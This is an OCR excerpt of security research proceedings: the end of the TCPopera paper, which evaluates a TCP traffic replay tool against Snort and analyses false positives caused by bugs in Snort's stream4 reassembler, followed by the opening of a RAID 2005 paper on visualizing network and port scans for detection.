The effect of packet losses to TCPopera is more clear when we compare two distributional properties, inter-connection time and session duration, as shown in Figure 4. Both inter-connection time and session duration showed similar distributional characteristics in that the number of samples less than 0.1 second increases in both distributional graphs. When TCPopera experiences the delay in the current replaying TCP connections, it reduces inter-packet time to meet the original transmission speed of input trace records. Because of this TCPopera behavior, the number of short-lived TCP connections increases, and the inter-connection time is shrinking.

Effectiveness test. To test the effectiveness of TCPopera traffic, we evaluated Snort 2.3 including the stream4 analysis. We first ran Snort over input trace records, and then we employed Snort into our test environment to feed TCPopera traffic. For the test, we used two datasets, one is from IDEVAL99 dataset and the other is from ITRI. Due to the space limitation, we only provide the analysis results of the ITRI dataset in Table 2. The ITRI dataset was collected for 20 minutes from ahe host in the 140.96.114.0/24 segment. This dataset contains various TCP applications including HTTP, FTP, and P2P(eDonkey). Because of the space limitation, We added the test results of the IDEVAL99 dataset to the appendix.

The first interesting result we observed is that Snort only showed the difference in both stream4 inspections. The *Possible rxmt detection* rule is originally designed to capture potential packet replaying attacks. [5] As shown in Table 2, Snort issued 5-6 times more alerts from TCPopera traffic than that from input trace records. From the careful inspection on alerts, we found out that this difference was from TCPopera's delayed ACKs. These delayed ACKs caused the confusion to Snort because the difference in packet processing time between Snort and TCPopera. Figure 5 shows an example of how TCPopera traffic confused Snort with delayed ACKs. While TCPopera replaying the trace in Figure 5(a), it generated two delayed ACKs as shown in Figure 5(b). Before the TCPopera node, representing 140.96.114.96, processes the first delayed ACK packet, it sends out

[4] About 30% of connections from input trace records has been replayed during the second replaying hour.

[5] Snort generates an Possible rxmt detection alert when it observes a retransmission of packet that has been already acknowledged.

Table 2. Test results on the ITRI dataset over various test conditions. All Snort rules and stream 4 analysis are enabled during the test.

Signature	Number of alerts			
	Input trace	TCPopera		
		no loss	1% loss	3% loss
ICMP Destination/Port Unreachable	5	5	5	5
P2P eDonkey Transfer	3	3	3	3
ICMP Destination Unreachable Fragmentation needed but DF bit is set	1	1	1	1
ICMP Destination/Host Unreachable	2	2	2	2
(stream4) Possible rxmt detection	38	212	200	181
(stream4) WINDOW violation detection	488	3	1	4
Total	537	226	212	196

```
01:20:49.403876 IP 24.7.116.14.4662 > 140.96.114.97.1134: P 376:431(55) ack 324 win 65212
01:20:49.405044 IP 140.96.114.97.1134 > 24.7.116.14.4662: P 324:326(2) ack 431 win 65105
01:20:50.723002 IP 140.96.114.97.1134 > 24.7.116.14.4662: P 324:364(40) ack 431 win 65105
```

(a) Input trace: The second data segment from 140.96.114.97 retransmits the first data segment after repacketization

```
17:24:28.866305 IP 24.7.116.14.4662 > 140.96.114.97.1134: P 376:431(55) ack 324 win 65212
17:24:29.389348 IP 140.96.114.97.1134 > 24.7.116.14.4662: P 324:326(2) ack 431 win 65105
17:24:29.789172 IP 24.7.116.14.4662 > 140.96.114.97.1134: . ack 326 win 65212
17:24:30.711409 IP 140.96.114.97.1134 > 24.7.116.14.4662: P 324:364(40) ack 431 win 65105
17:24:30.733341 IP 24.7.116.14.4662 > 140.96.114.97.1134: . ack 364 win 65212
```

(b) TCPopera (no-loss): TCPopera sends two delayed ACKs for both data segments from 140.96.114.97

Fig. 5. TCPdump output shows the difference caused by TCPopera's delayed ACKs

the second data segment. However, Snort already processed the first delayed ACK for this connection, it interprets the second data segment as suspicious retransmission of the first data segment. That is, the time difference in processing delayed ACK packets between Snort and a TCPopera node caused false positives in the Possible rxmt detection analysis. In addition, the number of alerts is decreasing while we increase the packet loss rate. It is because why more TCP connections has been dropped by the failure of connection establishment.

The *WINDOW violation detection* rule is originally created to detect a suspicious behavior to write data into the outside of the receiver's window. In fact, this behavior was often witnessed in the TCP implementation of Microsoft Windows Operating Systems. The stream4 reassembler of Snort issues an alert if the following condition is true.

$$(\text{seq\_no} - \text{last\_ack}) + \text{data length} > \text{receiver's window size}$$

As shown in Table 2, we observed big difference in this rule between input trace records and TCPopera traffic. After the deep-inspection on the alerts from

```
01:12:13.811379 IP 140.96.114.97.3269 > 220.141.33.182.4662: S 4166059610:4166059610(0) win 65535 <mss 1460,nop,nop,sackOK>
01:12:13.879016 IP 140.96.114.97.3269 > 220.141.33.182.4662: P 1:102(101) ack 3686742391 win 65535
01:12:14.018670 IP 140.96.114.97.3269 > 220.141.33.182.4662: P 102:142(40) ack 3686742471 win 65455
01:12:14.093459 IP 220.141.33.182.4662 > 140.96.114.97.3269: P 3686742471:3686742513(42) ack 142 win 64659
01:12:14.104423 IP 140.96.114.97.3269 > 220.141.33.182.4662: P 142:164(22) ack 3686742513 win 65413
```

(a) Input trace: The client (140.96.114.97) keeps sending packets without receiving any packet from the server (220.141.33.182)

```
17:15:53.534364 IP 140.96.114.97.3269 > 220.141.33.182.4662: S 4166059610:4166059610(0) win 65535 <mss 1460,nop,nop,sackOK>
17:16:00.250345 IP 140.96.114.97.3269 > 220.141.33.182.4662: S 4166059610:4166059610(0) win 65535 <mss 1460,nop,nop,sackOK>
17:16:27.310699 IP 140.96.114.97.3269 > 220.141.33.182.4662: S 4166059610:4166059610(0) win 65535 <mss 1460,nop,nop,sackOK>
17:17:08.257095 IP 140.96.114.97.3269 > 220.141.33.182.4662: R 4166059611:4166059611(0) win 65535
```

(b) TCPopera (no-loss): TCPopera retransmits the first SYN packet three times, then the connection is reset when the connection-establishment timer expires

Fig. 6. TCPdump output where Snort generated false positives for the window violation analysis because of mishandling incomplete TCP connections

input trace records, we found out that there are only 18 legitimate alerts and others are false positives caused by the incorrect initialization on incomplete TCP connections.[6] Figure 6 shows the TCPdump output that caused false positives in input trace records.

The problem of Snort in processing the connection in Figure 6(a) is that the variable, *last_ack*, used for checking the window violation condition is not properly initialized. When Snort reads the last packet in Figure 6(a),it executes the following program segment in *spp_stream4.c*, which mistakenly changes the listener (220.141.33.182)'s state to ESTABLISHED and thinks 3-way handshaking is finally completed at this point. But, since *last_ack* has never been initialized, Snort thinks the last packet violates the condition $((4166059752 - 0) + 22 > 64659)$. In input trace records, there were many instances of this example and they caused 470 false positives. In contrast, Snort did not generates this type of false positives for TCPopera traffic because TCPopera could not complete the 3-way handshaking as shown in Figure 6(b).TCPopera retransmitted the first SYN packet until the connection-establishment timer expires and then sent the RST packet.

```
switch(listener->state) {
  . . . . . .
  case SYN_RCVD:
       if(p->tcph->th_flags & TH_ACK) {
          listener->state = ESTABLISHED;
          DEBUG_WRAP(DebugMessage(DEBUG_STREAM_STATE,
```

[6] There are two reasons why snort generated relatively small number of alerts, comparing to input trace records. First, delayed ACKs by TCPopera opened new window. Second, some of TCP connections containing WINDOW violations are failed to replayed because of SYN packet losses.

```
                    "   %s Transition: ESTABLISHED\n", l););
          retcode |= ACTION_COMPLETE_TWH;
        }
        break;
  . . . . . .
}
```

Yet another issue in the *(stream4) WINDOW violation detection* analysis is related to the RST handling. Basically, the stream4 reassembler of Snort updates the window size even for a RST segment by executing the following program segment in *spp_stream4.c*. After processing the RST segment in Figure 7, the window size of the client (`ssn->client.win_size`) is set to 1 because the window value of this RST segment is 1.[7] Later, Snort issues an alert on the last TCP segment because the window violation condition is true ($(4226095699 - 4226095699) + 101 > 1$).

```
17:18:18.947066 IP 140.96.114.97.3756 > 200.82.109.224.http: S 4226095698:4226095698(0) win 65535 <mss 1460,nop,nop,sackOK>
17:18:19.142875 IP 200.82.109.224.http > 140.96.114.97.3756: S 597332127:597332127(0) ack 4226095699 win 8000 <mss 1460>
17:18:19.143128 IP 200.82.109.224.http > 140.96.114.97.3756: R 597332128:597332128(0) win 1
17:18:19.143891 IP 140.96.114.97.3756 > 200.82.109.224.http: . ack 1 win 65535
17:18:19.144149 IP 140.96.114.97.3756 > 200.82.109.224.http: P 1:102(101) ack 1 win 65535
```

Fig. 7. TCPdump output from one of examples of false positives in TCPopera traffic

```
if((direction = GetDirection(ssn, p)) == SERVER_PACKET){
  p->packet_flags |= PKT_FROM_SERVER;
  ssn->client.win_size = ntohs(p->tcph->th_win);
  DEBUG_WRAP(DebugMessage(DEBUG_STREAM,  "server packet: %s\n", flagbuf););
}
else{
  p->packet_flags |= PKT_FROM_CLIENT;
  ssn->server.win_size = ntohs(p->tcph->th_win);
  DEBUG_WRAP(DebugMessage(DEBUG_STREAM,  "client packet: %s\n", flagbuf););
}
```

Based on our analysis on the *WINDOW violation detection* alerts, we found two implementation errors in the Snort's stream4 reassembling feature. First, the stream4 reassembler failed to keep track of the connection state when it faces an incomplete TCP connection. Second, it has a problem with handling RST segments especially when it processes a connection shown in Figure 7. Fixing the type of errors is not simple because they are tightly related to variables used for various stream4 inspections.

5 Conclusion and Future Work

TCPopera is a new traffic replay tool to reproduce IP flows based on various flow-level and connection-level traffic parameters extracted from input trace records.

[7] Another strange behavior from Snort is that it does not reset the connection at this point because Snort thinks this RST segment is invalid.

These parameters can be either reused to reproduce traffic or changed to create new traffic. TCPopera sustains the merits of trace-based traffic replaying because the TCPopera traffic is reproducible, and accurate in terms of address mixes, packet loads, and other traffic characteristics. Also, it overcomes the drawback of conventional traffic replay tools by providing traffic models can be used to tune trace records during replaying. Unlike conventional traffic replay tools, TCPopera is originally designed to replay traffic on live test environments where the accuracy of protocol semantic is highly requested.

We demonstrated the ability of the current TCPopera implementation throughout our validation tests. We compared TCPopera traffic to input trace records in terms of traffic volume and other distributional properties. In the traffic reproduction test, we found that TCPopera successfully reproduced IP flows with no ghost packet generation. We also demonstrated how TCPopera can be deployed in live test environments to evaluate security products like Snort through the effectiveness test. We observed that Snort generated different results from its implementation flaws when we changed test conditions using TCPopera.

The TCPopera project consists of multiple development phases and we have completed its first phase whose goal was to implement core components for interactive traffic replaying. There are several issues for the next phase of the TCPopera development. The first issue is to extend our traffic models including UDP traffic models to improve the accuracy of IP flow reproduction. The second issue is to provide a better model for inter-connection dependencies in order to improve the TCPopera performance. The third issue is to implement various evasive techniques to provide more methodologies for in-line device testing such as router, IPS.The last issue is to implement the TCPopera GUI to help the TCPopera configuration (control). Currently, we have one commercial vendor using TCPopera almost daily under their development cycle. On the other hand, recently ITRI has decided to use TCPopera to test Netscreen IPS boxes. We are also planning to perform more in-line devices testing including ITRI's Network Processor Units (NPU)-based IPS prototype.

References

1. The InterOperability Laboratory (IOL) homepage: http://www.iol.unh.edu. Accessed March 12, 2005.
2. The Wisconsin Advanced Internet Laboratory (WAIL) homepage: http://wail.cs.wisc.edu. Accessed March 12, 2005.
3. The Network Simulator (NS-2) homepage: http://www.isi.edu/nsnam/ns. Accessed March 12, 2005.
4. Scalable Simulation Framework Research Network (SSFNET) homepage: http://www.ssfnet.org. Accessed March 12, 2005.
5. Vahdat, A., Yocum, K., Walsh, K., Mahadevan, P., Kosti, D., Chase, J., Becker, D: Scalability and accuracy in a large-scale network emulator. SIGOPS Oper. Syst. Rev. **36** (2002) 271–284.

6. White, B., Lepreau, J., Stoller, L., Ricci, R., Guruprasad, S., Newbold, M., Hibler, M., Barb, C., Joglekar, A.: An Integrated Experimental Environment for Distributed Systems and Networks. OSDIO2, Boston, MA, (2002) 255–270.
7. Peterson, L., Anderson. T., Culler, A., Roscoe, T.: A blueprint for introducing disruptive technology into the Internet. SIGCOMM Comput. Commun. Rev. **33(1)** (2003) 59–64.
8. Touch, J.: Dynamic Internet overlay deployment and management using the X-Bone. ICNP '00: Proceedings of the 2000 International Conference on Network Protocols (2000) 59–67.
9. Bajcsy, R., Benzel, T., Bishop, M. Braden, B., Brodley, C., Fahmy, S., Floyd, S., Hardaker, W., Joseph, A., Kesidis, G., Levitt, K., Lindell, B., Liu, P., Miller, D., Mundy, R., Neuman, C., Ostrenga, R., Paxson, V., Porras, P., Rosenberg, C., Tygar, J. D., Sastry, S., Sterne, D., Wu, S. F.: Cyber defense technology networking and evaluation. Commun. ACM **47(3)** (2004) 58–61.
10. POSIX Thread tutorial page: `http://www.llnl.gov/computing/tutorials/workshops/workshop/pthreads/MAIN.html`. Accessed March 13, 2005.
11. Rizzo, L.: Dummynet: a simple approach to the evaluation of network protocols. ACM Computer Communication Review **27(1)** (1997) 31–41.
12. MIT Lincoln Labs. DARPA Intrusion Detection Evaluation.: http://www.ll.mit.edu/IST/ideval/. Accessed March 13, 2005.
13. The Snort homepage: http://www.snort.org/. Accessed March 13, 2005.
14. The TCPREPLAY & FLOWRELAY homepage: http://tcpreplay.sourceforge.net/. Accessed March 14, 2005.
15. The TCPDUMP homepage: http://www.tcpdump.org/. Accessed March 14, 2005.
16. The libpcap project homepage: http://sourceforge.net/projects/libpcap/. Accessed March 14, 2005.
17. Feng, Wu-chang, Goel, A., Bezzaz, A., Feng, Wu-chi, Walpole, J.: TCPivo: a high-performance packet replay engine. MoMeTools '03: Proceedings of the ACM SIGCOMM workshop on Models, methods and tools for reproducible network research (2003) 57–64.
18. Cheng, Y., Hölzle, U., Cardwell, N., Savage, S., Voelker, C. M.: Monkey See, Monkey Do: A Tool for TCP Tracing and Replaying. USENIX Annual Technical Conference, General Track (2004) 87–98.
19. The Tomahawk Test Tool homepage: http://tomahawk.sourceforge.net/. Accessed March 14, 2005.
20. The LIBNET project homepage: http://www.packetfactory.net/libnet/. Accessed March 16, 2005.
21. The libpcap project homepage: http://sourceforge.net/projects/libpcap/. Accessed March 14, 2005.
22. Stevens, W. R., Write, G. R.: TCP/IP illustrated (vol. 2): the implementation. Addison-Wesley Longman Publishing Co., Inc. (1995).
23. Jacobson, V.: Congestion avoidance and control. SIGCOMM Comput. Commun. Rev. **18(4)** (1988) 314–329.
24. Jacobson, V.: Berleley TCP Evolution from 4.3-Tahoe to 4.3-Reno. Proceedings of the Eighteenth Internet Engineering Task Force, University of British Columbia, Vancouver, Canada (1990).
25. Jacobson, V.: Modified TCP Congestion Avoidance Algorithm. end2end-interest mailing list, (1990).

Appendix: The Effectiveness Test Result of IDEVAL99 Dataset

Table 3 present the detection results from Snort over the IDEVAL99 dataset with different test conditions. Snort generated a slightly different number of alerts for each traffic on 11 different signatures. Except the bold-ed signatures in Table 3, differences in the number of alerts were from connection drops by SYN packet losses at our BSD firewall. The first signature is *web bug 0x0 gif attempt* that issues an alert when Snort detects an access to a null gif image in HTTP packets. For this signature, Snort issued 3 less alerts on TCPopera (1%-loss) traffic. After the survey on alerts, we found that there was a single TCP connection drop by a SYN packet loss. Also, Snort failed to detect 2 alerts from another TCP connections that has normally completed replaying.

Table 3. The detection results from Snort over various test conditions. All Snort rules and stream 4 analysis are enabled during the test.

Signature	Number of alerts		
	Input trace	TCPopera	
		no loss	1% loss
ICMP Destination Port Unreachable	89	89	89
ICMP PING BSDtype	17	17	17
ICMP PING *NIX	17	17	17
ICMP PING	152	152	152
INFO web bug 0x0 gif attempt	185	185	182
ICMP Echo Reply	152	152	151
INFO TELNET access	290	289	286
INFO TELNET login incorrect	47	47	46
POLICY FTP anonymous login attempt	118	118	117
CHAT IRC nink change	7	7	7
CHAT IRC message	281	280	280
ATTACK-RESPONSES Invalid URL	2	2	2
ATTACK-RESPONSES 403 Forbidden	5	5	5
SHELLCODE x86 NOOP	1	1	1
SCAN FIN	15	0	0
(stream4) (Fin scan) detection	15	0	0
X11 open	1	1	1
(stream4) Possible rxmt detection	2	0	4
(stream4) WINDOW violation detection	0	4	6
INFO FTP Bad login	12	12	11
FTP .rhosts	1	1	1
WEB-MISC http directory traversal	1	1	1
BACKDOOR MISC Solaris 2.5 attempt	1	1	1
ATTACK-RESPONSES id check returned userid	1	1	1
ATTACK-RESPONSES directory listing	30	30	30
Total	1442	1412	1408

The second signature is the *TELNET access* signature that issues an alert when Snort detects a remote user successfully login to a telnet server. Snort issued one less alert from TCPopera (no-loss) and 4 less alerts from TCPopera (1%-loss), comparing to the Input trace. The reason for one less alert in TCPopera (no-loss) is because TCPopera discards an unnecessary duplicate data packet transmission. Since TCPopera performs the stateful TCP replaying, it can distinguish any unnecessary packet transmission. For TCPopera (1%-loss), except one less alert from discarding unnecessary packet transformation, The TCP connection drop was the reason for one less alert and Snort failed to detect two of them from the connection has been completed normally.

The next two signatures we move on are *SCAN FIN* and *(stream4) FIN scan detection*. Basically, these two signatures issue the alert when Snort observes a packet with only FIN flag is set.[8] For these signatures, Snort issued no alert for both TCPopera traffic. This is the side effect of the stateful replaying of TCP connections because it diacrads packets that does not belong to any existing TCP connection, called orphan packets. As a result, Snort has no chance to see these FIN scanning packets. For the next version of TCPopera, we have the plan to implement the option for replaying orphan packets to provide an option for users to choose whether orphan packets are replayed or not.

The next two signatures are stream4 analysis. For the *(stream4) possible rxmt detection* rule, Snort issued 2 alerts from the Input trace and no alerts from TCPopera (no-loss). TCPopera discarded two unnecessary retransmissions in the Input trace during the stateful operation. In contrast, Snort generated 4 new alerts for TCPopera (1%-loss) because of the difference in timing between the Snort's sniffing point and an internal TCPopera node. For the *(stream4) WINDOW violation detection* rule, Snort only issued alerts for TCPopera traffic. This is the result of mishandling of RST packets we described in the analysis of ITRI dataset.

[8] A packet with only a FIN flag is uncommon behavior because a FIN flag is usually combined with ACK flag.

Interactive Visualization for Network and Port Scan Detection

Chris Muelder[1], Kwan-Liu Ma[1], and Tony Bartoletti[2]

[1] University of California, Davis
[2] Lawrence Livermore National Laboratory

Abstract. Many times, network intrusion attempts begin with either a network scan, where a connection is attempted to every possible destination in a network, or a port scan, where a connection is attempted to each port on a given destination. Being able to detect such scans can help identify a more dangerous threat to a network. Several techniques exist to automatically detect scans, but these are mostly dependant on some threshold that an attacker could possibly avoid crossing. This paper presents a means to use visualization to detect scans interactively.

Keywords: Network security, information visualization, intrusion detection, user interfaces, port scans, network scans.

1 Introduction

Network scans and port scans are often used by analysts to search their networks for possible security hazards in order to fix them. Unfortunately, these same hazards are exactly what an attacker is also interested in finding so that they can be exploited. Therefore, scanning the computers on a target network or the ports of a target computer are very common first steps in a network intrusion attempt. In fact, any network exposed to the Internet is likely to be regularly scanned and attacked by both automated and manual means [13]. Also, many Internet worms exhibit scan-like behavior, and so for the purposes of detection can be treated similarly [16]. Thus, it is in the best interests of network analysts to be able to detect such scans in order to learn where an attack might be coming from or to enable countermeasures such as a honeypot system.

Also, it is possible to take an attacker's attempt to gain information about a network through a scan and use it to gain information about the attacker. That is, a scan can be analyzed in order to identify features of an attacker, such as the attacker's operating system, the scanning tool being used, or the attacker's particular hardware. Timing information can even be used to analyze routing delays which can reveal the attacker's actual location in cases of IP address spoofing [14]. Thus, it is also beneficial to detect scans for counterintelligence purposes.

Previous research has been done in finding ways to automatically detect network and port scans. These methods usually involve distinguishing between an attacker and a normal user by checking to see if the traffic meets some criteria.

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 265–283, 2006.

However, it is usually possible for an attacker to avoid detection by avoiding meeting the criteria in question. The simplest kind of detection system is to designate a tripwire port or IP address, such that if there is any traffic to that port or IP address, the traffic is designated as a port or network scan respectively. However, this method is essentially just security through obscurity. If an attacker can determine what port or system is being used as a tripwire, it is a relatively simple task to just avoid connecting to that port or system. One of the most common scan detection methods, however, is based on timing thresholds [6]. If traffic from a particular source meets some threshold of connections per unit time to different ports or systems then it is classified as a scan, otherwise it is classified as normal traffic. The difficulty with this method is that if the threshold is too low, then normal traffic can be determined to be a scan, and if the threshold is too high, then scans could be classified as normal traffic. Therefore, if an attacker runs a scan slowly enough to be classified as normal traffic, then it would go undetected entirely.

Visualization provides an alternate approach to solving this problem. Many attempts have been made to ease the detection of interesting information in the logs, using both traditional information visualization mechanisms like parallel coordinates, self-organizing maps, and multi-dimensional scaling, and novel visualization mechanisms designed specifically for this task [4, 3]. Instead of working with the low level timing information for every packet, however, one can summarize the data and display it for the user to look for patterns. Because it requires human interaction, this is a somewhat more time consuming method and would not be very useful when a quick response time is necessary. However, it provides a high level view of the data, from which patterns such as network or port scans should be easily visible. Visualization also provides a means to detect new and interesting patterns in the information that could be missed by automated rules. From these patterns, new rules can be defined in order to improve the automated methods. This allows an analyst to iteratively refine the rule set, and with each cycle the detection improves.

We have developed effective visualization representations and interaction techniques within a unified system design to address the challenges presented by the complexity and dimension of the traffic information that must be routinely examined. In our study, the (sanitized) traffic data are provided by the Computer Incident Advisory Capability group at the Lawrence Livermore National Laboratory (LLNL).

2 Related Work

This overall method of creating an image of network traffic is not wholly new. SeeNet [1] uses an abstract representation of network destinations and displays a colored grid. Each point on the grid represents the level of traffic between the entity corresponding to the point's x value and the entity corresponding to the point's y value. NVisionIP [8] uses network flow traffic and axes that correspond to IP addresses; each point on the grid represents the interaction between the

corresponding network hosts. The points can represent changes in activity in addition to raw activity. In [17], a quadtree coding of IP addresses is used to form a grid; Border Gateway Protocol (BGP) data is visualized as colored quadtree cells and connections between points on the quadtree. The Spinning Cube of Potential Doom [9] is a visualization system that uses two IP address axes and a port number axis to display network activity in a colorful, 3-dimensional cube. The combination makes attacks like port scans very clear; attacks that vary over the IP address space and port number produce interesting visuals (one method of attack, for instance, produces a "barber pole" figure). In [14], scans of class B networks are visualized by using the third and fourth octets of the destination IP addresses as the x and y axes in a grid, and coloring these points based on metrics derived from connection times.

PortVis [11] is a system designed to take very coarsely detailed data—basic, summarized information of the activity on each TCP port during each given time period—and uses visualization to help uncover interesting security events. Similar to the other related works, the primary methods of visualization used by PortVis are to display network traffic by choosing axes that correspond to important features of the data (such as time and port number), creating a grid based on these axes, and then filling each cell of the grid with a color that represents the network activity there. However, all the other related works work with the low level data itself, so they can not scale as large as easily as a system like PortVis that works with summarized information.

This paper presents the design of a port-based visualization system and a set of case studies to demonstrate how the visualization directed approach implemented effectively helps identify and understand network scans. Our designs were made according to the lessons we learned from building and using PortVis [11]. This new system offers analysts a suite of carefully integrated capabilities with an interactive interface to interrogate port data at different levels of details. This paper also serves to suggest some general guidelines to those who intend to incorporate visualization into their IDS.

3 A Port Based Visualization System

We have developed a portable system, written in C++ with OpenGL and a GLUT based widget toolkit, that takes general, summarized network data and presents multiple, meaningful perspectives of the data. The resulting visualization often leads to useful insights concerning network activities. The system design was tailored to effective detection and better understanding of a variety of port and network scans. However, the system is also capable of detecting other large-scale and small-scale network security events while requiring a minimal amount of data and remaining interactive and intuitive to use.

It is port based, so it should be able to permit analysts to discover the presence of any network security event that causes significant changes in the activity on ports. Since it uses very high-level data, it is a very high-level tool, and is useful mostly for uncovering high-level security events. Security events that consist of

small details—an intrusion that includes only a few connections, for instance—are unlikely to be caught using these methods.

Since information about the network's size, structure, and other important attributes may be sensitive, it is expedient to look at visualizations that permit network security events to be detected without the use of those attributes. The system was designed to use a very minimal set of aggregate attributes that reveals a minimal amount of information about the network. Since the data consists of only counts of activities (rather than records of the activities themselves), analysis can only go so far. It can identify scans and other suspicious traffic patterns, but it cannot see the traffic that caused the patterns. This is still useful, however; analysts using it can send the suspicious traffic signatures to analysts that have access to the full set of network traffic logs. Also, sometimes the original logs contain information that can not be distributed due to sensitivity concerns or the potential for violation privacy laws. But even if the original traffic logs are sensitive, and can not be disseminated, the summarized data is likely not sensitive and can be distributed and analyzed by third parties.

In addition to mitigating security concerns, using aggregate data results in an immense reduction in storage and transmission requirements. Storing and transmitting detailed data about network activity can be challenging or even impossible for non-trivial periods of time, but if the data is simply aggregated and only the aggregate values are used, these values can be stored and transmitted much more efficiently and cheaply, resulting in higher interactivity and explorability of the system.

3.1 Methodology

When dealing with large datasets, often times there is too much data to fit into one view. So visualization methods often employ multiple semantic levels in order to be able to present both high-level patterns and low-level details. Then, the user can drill down from higher levels to lower levels to gain insight about interesting patterns in the higher levels. Conversely, the user can gain insights from interesting patterns found in the lower level detailed views that should be confirmed with higher level views. Thus, each level provides contextual information about the other levels. So it is beneficial to present them all simultaneously to the users, so they can switch between semantic levels without losing context. Also, this improves the speed at which the user can switch between the semantic levels, because the only work involved is a glance to a different region of the screen.

Our system uses three basic semantic levels: a high-level overview that shows the entire dataset at low resolution, a mid-level view that shows all ports at one point in time, and a low-level detailed view that shows an individual port over all metrics for the whole time range of the dataset. In general, the methodology of visualization used in this system starts at a high semantic level then drills down into regions of interest. For example, an analyst might start with a high-level timeline view of the dataset and notice a pattern that could be indicative of a scan at a particular time. Then the analyst would likely proceed to view just this time with more detail in the mid-level view that shows all ports. Finally, one

particular port or range of ports could stand out and warrant investigation with the low-level view. In order to make this drilling down process more intuitive, the views have been laid out from left to right, such that each view represents a progressively lower semantic level.

At each level, several visualizations are used, because they are useful at detecting different kinds of patterns. For instance, it is possible that there is an interesting pattern in the high-level view does not show up in the current mid-level view. Conversely, one might find a pattern in a lower level that is not apparent in a current higher level view. So, it is beneficial to allow the user to switch particular views to ones that a pattern of interest does show up in. But while there are one or more different visualizations employed per level, usually only one is used at a time per level. This insures that the contexts between semantic levels are preserved, while not overloading the user with too many views at once.

3.2 System Components and Interface

There are three main semantic levels: the *timeline*, the *time instant*, and the *port*. Each has its own visualizations. As can be seen in Figure 1, all the semantic levels are present simultaneously, so it is easy to correlate data and mentally shift between visualizations. Visualization generally begins at the *timeline* (1), followed by a *time instant* (grid or scatterplot) visualization (2). The grid visualization contains a circle, which helps users locate the magnification square in its center. Magnifications from the square within the main visualization are shown in (3); a port may be selected from (3) to get the port activity display in




Fig. 1. The entire application. The layout of components from left to right is made according to a drill-down process of visual interrogation.

(4). Several parameters (5) control the appearance of the main display and port displays. The panel of options in (6) permits the selection of a data source to display, and offers a color-picker for selecting new colors for gradients.

The Timeline Visualization. The *timeline* is a visualization of the entire time range available. It shows a compressed 2D view, which has several elements. The vertical axis corresponds to *time*. Each row of the visualization represents one unit of time. The top row is the earliest time unit for which there is data; the bottom row is the latest time unit for which there is data. The horizontal axis corresponds to *port range*. Each row consists of 32 columns, each of which represents $65,536 \div 32 = 2,048$ ports. The leftmost column corresponds to the first 2,048 ports, the next column to the right corresponds to the next 2,048 ports, and so forth. The color of the column is determined by the level of activity on the ports during the time unit. The selector (the red box) corresponds to *the currently selected time*. This is the time unit that is displayed on the grid visualization panel.

The histogram near the bottom corresponds to *the relative frequencies of each activity level over the entire range of time*. "Activity level" here means "number of sessions." Therefore, if a very large number of ports have the same activity level, there will be a spike in the histogram at that activity level. The goal of the histogram is to provide information on activity levels so that they can be usefully mapped to colors. Note that all of the analyses of activity levels in the timeline window are done on a log scale; this is necessary because there are generally several ports with very high levels of activity (for instance, port 80), and these would irreparably skew a normal scale.

Finally, the gradient editor below the histogram corresponds to *the mapping from activity level to color*. The gradient editor can be used to explore spikes, gaps, or other interesting features of the activity level space revealed in the histogram by mapping each activity level to a smoothly interpolated color. Any number of arbitrarily colored control points can be added to the gradient; colors are linearly interpolated between control points. In general, operators are interested in seeing indications of port activity above certain levels [19], and the gradient editor can act as a filter to achieve this end.

Figure 2 shows some examples of timelines based on different metrics. Different metrics can reveal different patterns in the data. The basic session count metric (a) gives a basic overall feel for the amount of activity on a network, however, when searching for something particular like scans, there are better alternative views such as the ratio of destination addresses to source addresses (b). In this view the scan patterns that can be seen in (a) are more clearly defined. Other views such as the difference between the session count and the unique source/destination pairs count (c) can be useful for detecting anomalies such as covert communications, but are nearly useless for detecting scans because it essentially filters out scan activity, leaving only repeated connections. Another interesting view is the difference between the number of sessions and the number of source addresses (d). This essentially filters out the port scans, leaving network scans and maintained connections.




Fig. 2. Timelines with different metrics

The Grid Visualization. The *grid visualization* depicts the activity during a given time unit. It consists of a dot on a 256×256 grid for each of the 65,536 ports. The port number can be thought of as a two-byte number. Therefore, the x (horizontal) axis represents the *high byte* of the port number, and the y (vertical) axis represents the *low byte* of the port number. So each point corresponds to *a particular port*, and the color of each point is determined by the value of the current metric at the corresponding port. Points for which there exists no data (probably because there was no activity at all on the port) are always black. A small, square selector (1) corresponds to *the ports currently being magnified*. The selector is 4×4 grid units in size and can be dragged around with the mouse to magnify any group of ports the user desires. A large circle (2) serves to *help users locate the selector*. The selector is relatively small, and can easily get lost in the field of ports, especially when there is a lot of background noise. A magnification area (3) serves to *provide detailed information about the magnified ports*. Each port's exact number is displayed, along with an enlarged visualization of its color point—to help users correlate it to the main visualization—and its exact data 